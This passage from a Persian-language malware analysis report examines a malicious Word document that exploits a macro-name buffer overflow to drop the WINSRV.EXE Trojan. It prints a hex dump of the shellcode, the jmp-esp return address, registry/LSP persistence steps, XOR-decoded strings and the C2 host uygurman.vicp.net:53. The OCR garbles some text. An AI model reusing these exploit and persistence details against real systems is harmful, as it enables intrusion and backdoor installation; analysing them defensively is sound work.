00001a10:  20 2b 5d 08 d1 eb 03 5e 24 03 5d 08 0f b7 03 c1    +].Ñë.^$.]..·.Á
00001a20:  e0 02 03 46 1c 03 45 08 8b 00 03 45 08 89 45 fc   à..F..E.‹..E.‰Eü
00001a30:  61 8b 45 fc c9 c2 08 00 cf 42 01 00 00 00 00 00   a‹EüÉÂ..ÏB......
00001a40:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00001a50:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00001a60:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00001a70:  00 00 00 00 50 39 29 30 45 78 69 74 50 72 6f 63   ....P9)0ExitProc
00001a80:  65 73 73 00 57 69 6e 45 78 65 63 00 43 6c 6f 73   ess.WinExec.Clos
00001a90:  65 48 61 6e 64 6c 65 00 53 65 74 46 69 6c 65 50   eHandle.SetFileP
00001aa0:  6f 69 6e 74 65 72 00 6c 73 74 72 63 61 74 41 00   ointer.lstrcatA.
00001ab0:  47 65 74 53 79 73 74 65 6d 44 69 72 65 63 74 6f   GetSystemDirecto
00001ac0:  72 79 41 00 47 65 74 50 72 6f 63 41 64 64 72 65   ryA.GetProcAddre
00001ad0:  73 73 00 43 72 65 61 74 65 50 72 6f 63 65 73 73   ss.CreateProcess
00001ae0:  41 00 43 72 65 61 74 65 46 69 6c 65 41 00 57 72   A.CreateFileA.Wr
00001af0:  69 74 65 46 69 6c 65 00 52 65 61 64 46 69 6c 65   iteFile.ReadFile
00001b00:  00 47 65 74 4c 61 73 74 45 72 72 6f 72 00 52 74   .GetLastError.Rt
00001b10:  6c 5a 65 72 6f 4d 65 6d 6f 72 79 00 00 5c 77 69   lZeroMemory..\wi
00001b20:  6e 68 65 69 6e 69 2e 65 78 65 00 65 00 5c 4d 79   nheini.exe.e.\My
00001b30:  44 6f 63 2e 64 6f 63 00 68 60 20 40 00 e8 89 01   Doc.doc.h` @.è‰.
00001b40:  00 00 8b d8 68 6d 20 40 00 53 e8 82 01 00 00 a3   ..‹Øhm @.Sè‚...£
00001b50:  00 30 40 00 68 7a 20 40 00 53 e8 72 01 00 00 a3   .0@.hz @.Sèr...£
00001b60:  04 30 40 00 68 89 20 40 00 53 e8 62 01 00 00 a3   .0@.h‰ @.Sèb...£
00001b70:  08 30 40 00 68 20 30 40 00 68 00 01 00 00 e8 42   .0@.h 0@.h....èB
00001b80:  cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc   ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00001b90:  cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc   ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00001ba0:  cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc   ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
```

**شکل ۶- نمایی از Hex View مربوط به شل کد**

پس از آنالیز کردن فایل، می‌توان یک رشته‌های پشت سر هم را که همان ویندوز API هستند را مشاهده کرد. نمونه نام‌های آنها، Get Proc Address، Create file A، Winheini.exe و My Doc.doc می‌باشد. اگر این رشته‌ها قسمتی از شل کد بودند، آنگاه Sell code در نقشه مقابل این رشته‌ها خواهد بود. پس، از همین ناحیه به سمت برعکس جستجو را آغاز می‌کنیم. به طور ناگهانی با رشته‌ای از NOPها (ox90) در آفست ox17Eo برخورد خواهیم داشت. این می‌تواند قسمتی از شل کد به عنوان رشته‌ای از NOPها (ox90) باشد که معمولاً تحت عنوان یک "Slide" شل کد بکار گرفته می‌شود.

بنابراین، ناحیه‌ای را که با آفست ox17Eo آغاز می‌شود و با آفست ox1B37 پایان می‌پذیرد، به عنوان یک فایل باینری ذخیره می‌کنیم. فایل به IDA Pro جهت آنالیز شدن فرستاده می‌شود و نتیجه آن تا حدی امیدار کننده است.

به طور کلی نشانه‌هایی برای اثبات شل کد بودن وجود دارد. برای مثال، شل کد برای پیدا کردن آدرسش در حافظه از "call $ +5" استفاده می‌کند که به معنی فراخوانی تابع در آدرس (5+ حال حاضر EIP) می‌باشد.

تابع بعدی در تابع هدف دستورالعمل "pop ebx" را نشان می‌دهد. عملکرد فراخوانی این است که آدرس بازگشتی که آدرس "pop ebx" بوده است را در پشته ذخیره می‌کند. "pop ebx" آدرس بازگشتی را از پشته بدست آورده و سپس ebxیی که حاوی مکان شل کد در حافظه است را ثبت می‌کند.

```
seg000:00000007 call $+5 ; Call Procedure

seg000:0000000C pop ebx
```

شل کد همچنین تلاش دارد که از Process Environment Block 2 (PEB) که در آدرس ثابت شده ox7FFDFooo قرار داشته است، استفاده کند. [exa+och] به PEB_LDR_SATA اشاره داد.

## ۱۵-۱ تحلیل و بررسی شل کد

عقیده و نظر کلی از پیدا کردن و آنالیز شل کد در لیست زیر آورده شده است:

۱. پیدا کردن آدرس اصلی kernel32.dll که در واقع همان مقدار kernel32.dell می‌باشد.
۲. حلقه‌ای برای استفاده از تابع sub_1CE (توسط آیداپرو نام گذاری شده است) با بکار بردن kernel32.dll و رشته نام API، جهت بدست آوردن آدرس تابع از API.

آدرس‌های این APIها بدست آورده شده‌اند:

```
seg000:00000298 aExitprocess db 'ExitProcess',0
seg000:000002A4 aWinexec db 'WinExec',0
seg000:000002AC aClosehandle db 'CloseHandle',0
seg000:000002B8 aSetfilepointer db 'SetFilePointer',0
seg000:000002C7 aLstrcata db 'lstrcatA',0
seg000:000002D0 aGetsystemdirec db 'GetSystemDirectoryA',0
seg000:000002E4 aGetprocaddress db 'GetProcAddress',0
seg000:000002F3 aCreateprocessa db 'CreateProce
ssA',0
seg000:00000302 aCreatefilea db 'CreateFileA',0
seg000:0000030E aWritefile db 'WriteFile',0
seg000:00000318 aReadfile db 'ReadFile',0
seg000:00000321 aGetlasterror db 'GetLastError',0
seg000:0000032E aRtlzeromemory db 'RtlZeroMemory',0
```

۳. بدست آوردن مسیر دایرکتوری سیستمی (system32 در ویندوزNT و بالاتر، system در ویندوز) و ساختن WINHEINI.EXE

۴. خواندن از فایل آفست ox6Eoo (کد موجود در شل کد) در فایل DOC و نوشتن محتوی باینری از تروجان رایلر درون WINHEINI.EXE.
۵. اجرا کردن WINHEINI.EXE.

**نکته:** Process Environment Block یک ساختار خاص است که برخی اطلاعات مهم را درباره پروسه حال حاضر شامل می‌دهد. www.alex-ionescu.com/part1.pdf

## ۱۶-۱ مایکروسافت ورد و آسیب‌پذیری Buffer over flow در ماکرو

اگر نگاهی به آسیب‌پذیری‌های قبلی برنامه مایکروسافت ورد بیاندازیم یک آسیب‌پذیری خاص درباره ماکروی برنامه مایکروسافت ورد به نام Buffer over flow 7 را خواهیم یافت.


با مراجعه به آدرس "Microsoft word Macro Name Buffer overflow Vulnerability" که در آدرس http://addict3d.org/index.php?page=viewarticle&type=security&ID=97 و در تاریخ ۱۷ اکتبر ۲۰۰۳ منتشر شده است، ox500 (1280) کاراکتر یونیکد بوده است. این در واقع مقدار بیشتری از محدوده‌ی مشخص شده ۲۵۶ کاراکتر یونیکد در مایکروسافت ورد می‌باشد. اگر اکسپلویت موفقیت آمیز باشد، تقریباً 2560 بایت (128ox2) درون پشته کپی خواهد شد.

روی یک ویندوزXP همراه با آفیس 2003 که وصله (پچ) نیز شده است، از اویل دیباگر جهت حمله شدن به فایل WINWORD.EXE استفاده می‌کنیم و این عملیات را قبل از باز کردن فایل doc. انجام می‌دهیم. یک استثناء در دستورالعمل واقع در آدرس ox300057B3 اتفاق می‌افتد.

خوشبختانه این استثناء اتفاق افتاد؛ وگرنه مجبور بودیم traceهای بیشتری انجام دهیم.

```
300057AE   1010     ADC BYTE PTR DS:[EAX],DL
300057B0   0F10FF MOVUPS XMM7,XMM7
300057B3   FFFC    ??? ; Unknown command
```

در این قسمت از زمان، بخشی از محتوی پشته همانند شکل زیر است:




موردی که بایستی دوباره نوشته شده باشد، آدرس بازگشتی ذخیره شده ox12CA6C با مقدار ox300057b1 می‌باشد که استثناء را باعث شده است. علاوه بر این، مورد ESP که به ox12CAA4 اشاره دارد را در نظر داشته باشید. نسخه برنامه مایکروسافت ورد که حمله کننده استفاده می‌کند، معمولاً دارای یک دستورالعمل همانند "jmp esp" است که برای پرش به شل کد در مکانی از حافظه WIN WORD.EXE با آدرس ox300057B1 واقع شده است. با جستجو و بررسی محتوی فایل DOC در هگز ادیتور جهت "oxB1,ox57,ox00,ox30" (نمایش little-endian از آدرس ox300057B1 می‌باشد)، متوجه خواهیم شد که آدرس hard- coded, ox300057B1 بوده است. بعداً متوجه شدیم که در برنامه مایکروسافت ورد در آفیس 2000 همراه با سرویس پک ۳، همین مشکل دوباره نوشته شده است و esp به شل کد اشاره داشته است. هر چند مکان حافظه در آدرس ox300057B1 شامل دستورالعمل ضروری "jmp esp" نمی‌شود.

## ۱-۱۷ تروجان دروپر WINSRV.EXE

در فایل chm. نام تروجان رایلر را در فایل WINSRV.EXE مشاهده می‌کردیم. برای سهولت و سادگی، از اینجا به بعد تروجان دروپر WINSRV.EXE به معنی تروجان رایلر بکار خواهد رفت.

تروجان دروپر Winsrv.exe هنگام اجرا شدن این فایل‌های دارای موارد بکدور همانند sporder.dll، winmedl.dll، winsso.exe و SynUsb.dll را دامپ کرده است. دایرکتوری مورد نظر و در واقع هدف ویندوز 32 system در ویندوز NT و نسخه‌های بالاتر می‌باشد، اما در نسخه‌های پایین‌تر ویندوزNT، دایرکتوری Windows System می‌باشد. پس برای اضافه کردن یک LSP به سیستم پشته TCP/IP، خط "%System%\SynUsb.dll"="Packed Catalogltem" در رجیستری زیر اضافه خواهد شد:

HKLM\SYSTEM\CurrentControlSet\Services\Winsock2\ParametersProtocol_Catalog9\Catalog_Entries\000000[Two random digits]

به محضی که تروجان رایلر، اجرا شود یک بکدور را روی سیستم قربانی، باز خواهد کرد و این کار را با متصل شدن به یک سرور ویژه انجام می‌دهد. تروجان سپس منتظر دستورات از یک حمله کننده می‌باشد. تروجان تلاش دارد که به UYGURMAN.VICP.NET روی پورت 53 از پروتکل TCP، متصل شود.

# دامپ کردن اجزای بکدور

## ۱-۱۸نصب موارد و اجزای بکدور

بسته به اینکه سیستم عامل قربانی چه نسخه‌ای باشد، WINSRV.EXE مراحل زیر را جهت نصب اجزای بکدور، انجام می‌دهد:

| نسخه‌هایی مختلف سیستم عامل | مکانیزم برای آغاز بکار موارد بکدور |
|---|---|
| ورژن‌های پایین‌تر ویندوزNT 4.0 (همانند ویندوز ۹۵، ۹۸ و ویندوز ME و غیره) | ثبت کردن "SynUSB Manager" با مقدار " rundll32.exe "Syn USB.dll, Run Sll32"<br>یک خط ریجستری درج شود "P"<br>Syn USB.dll تابع Run Dll32 را صادر می‌کند. فایل |

| | |
|---|---|
| | rundll32.exe جهت اجرا کردن Syn USB.dll و اجرا کردن تابع Run Dll32 بکار می‌رود که جهت مکانیزم بک‌دور توسط این تابع RunDll32 تولید می‌گردد. هنگامی که کاربر عمل ورود را انجام دهد این پروسه بسیار مؤثر واقع می‌شود. |
| ورژن‌های ویندوز NT4.0 و بالاتر از آن (همانند ویندوزNT ، ویندوز 2000 و ویندوز XP و غیره) | SynUSB.dll همچنین Winsock 2 Service Provider Interface (SPI) تابع WSPstartup را صادر می‌کند و می‌تواند به عنوان یک Winsock 2 Layered Service provider (LSP) نیز عمل کند.<br>جهت ثبت نکردن SynUSB.dll به عنوان یک WinSSi.exe از طریق WinEXE API اجرا می‌شود. Sporder.dll که یک DLL تولید شده توسط Microsoft plat from SDK است، استفاده می‌کند که در واقع به قصد ایجاد تغییرات و دستکاری Winsock 2 Layered Service provider که در مسیر زیر قرار گرفته است، کاربرد دارد:<br>HKLM\SYSTEM\CurrentControlSet\Services\WinSock2\<br>Parameters\Protocol_Catalog9\Catolog_Entries.<br>هنگامی که LSP توسط سرویس Winsock اجرا شود، DLL Main از Syn USB.dll یک رشته در تابع Run Dll 32 ایجاد می‌کند. کد مورد نیاز برای مکانیزم بک‌دور توسط این تابع Run Dll32 تولید می‌شود. هنگامی که یک LSP نصب گردید، برای اینکه LSP اجرا گردیده و تأثیر خود را بگذارد، ضروری است که reboot شود. |

**جدول ۴- سیستم عامل‌های بررسی شده**

## ۱۹-۱ فایل‌های حاوی بک‌دور

- Sporder.dll- SPORDER.DLL یک DLL است که توسط Microsoft Platfrom SDK تولید شده است و هنوز مورد آنالیز و بررسی قرار نگرفته است. پس از نصب LSP هدف دیگری توسط sporder.dll ارائه نمی‌شود.

- WINSSL.EXE– فایل WINSSI.exe تنها برای نصب کردن SynUSB به عنوان Winsock 2 Layered Servide Provider (LSP) بکار می‌رود. این فایل برای کار کردن به sporder.dll نیاز دارد. اگر باینری WINSSi.exe را در نظر بگیریم، نام SynUSB.DLL با XOR 5 رمزنگاری شده است.

**رشته رمز نگاری شده:**

VIKPvg+aii

**رشته رمزگشایی شده (پس از XOR 5):**

SynUsb.dll

WINSSi.exe پس از نصب شدن LSP موارد دیگری برای ارائه کردن ندارد.

- WINMEDL.DLL– سایز فایل WINMEDL.DLL خیلی کوچکتر از آن است که یک فایل DLL باشد. در واقع WINMEDL.DLL یک فایل متنی است که شامل آدرس (uygurman.vicp.nex) و پورت (53, DNS port) کنترل کننده در اینترنت جهت اتصال می‌باشد. رشته با XOR5، رمزنگاری شده است.

**رشته رمزنگاری شده:**

Encoded string:

p|bpwhdk+slfu+k`q?06%KPII%KPII%7

رشته رمزگشایی شده (پس از XOR5):

Decoded string (after XOR 5):

uygurman.vicp.net:53 NULL NULL 2

اتصال موجود به نظر می‌رسد که پروتکل TCP است.


- SYNUSB.DLL– هنگامی که SYNUSB.DLL توسط مکانیزم آغاز کننده اجرا شود (مکانیزم‌های Registry Run یا Winsock 2 LSP)، یک رشته از تابع RunDLL32 در DLL ساخته می‌شود. رشته محتوی WINMEDL.DLL را جهت تشخیص آدرس و پورت، می‌خواند.

آدرس و پورت مربوط به کنترل کننده در اینترنت. در ادامه این بحث و مابقی مباحث زیرشاخه، رشته موجود در ماشین قربانی را قربانی[۱] و کنترل کننده را کنترلر[۲] می‌نامیم.

## ۲۰-۱ بدست اوردن پروتکل ارتباطی

مورد قابل توجهی که از رشته رمزنگاری شده مراحل قبل می‌توان دریافت، این است که قربانی از Uygurman.vicp.net به عنوان hostname از کنترلر استفاده می‌کند. همراه با بررسی کردن شبکه، یک هاست فایل روی قربانی بوجود آورده‌ایم که این ورودی را شامل شده است:

Uygurman.vicp.net 192.168.1.123




**شکل ۷- نصب جعلی**

ما یک کنترلر جعلی جهت اجرای نرم‌افزار nc، نت‌کت[۳] برای گوش دادن به پورت ۵۳ ( nc.exe-1-P 53) پیاده‌سازی کرده‌ایم. هنگامی که قربانی آغاز به کار کرد، سعی بر این دارد که به Uygurman.vicp.nex در آدرس 192.168.1.123 متصل شود تا بتواند وارد هاست فایل شود. پس از یک اتصال موفقیت‌آمیز، یک سیگنال به سمت کنترلر جعلی فرستاده شده و انتظار می‌رود که یک پاسخ نیز دریافت شود. از آنجایی که کنترلر جعلی تنها از nc.exe استفاده می‌کند، نمی‌داند که چگونه پاسخ را بفرستد.

---

[۱] *VICTIM*

[۲] *CONTROLLER*

[۳] *netcat*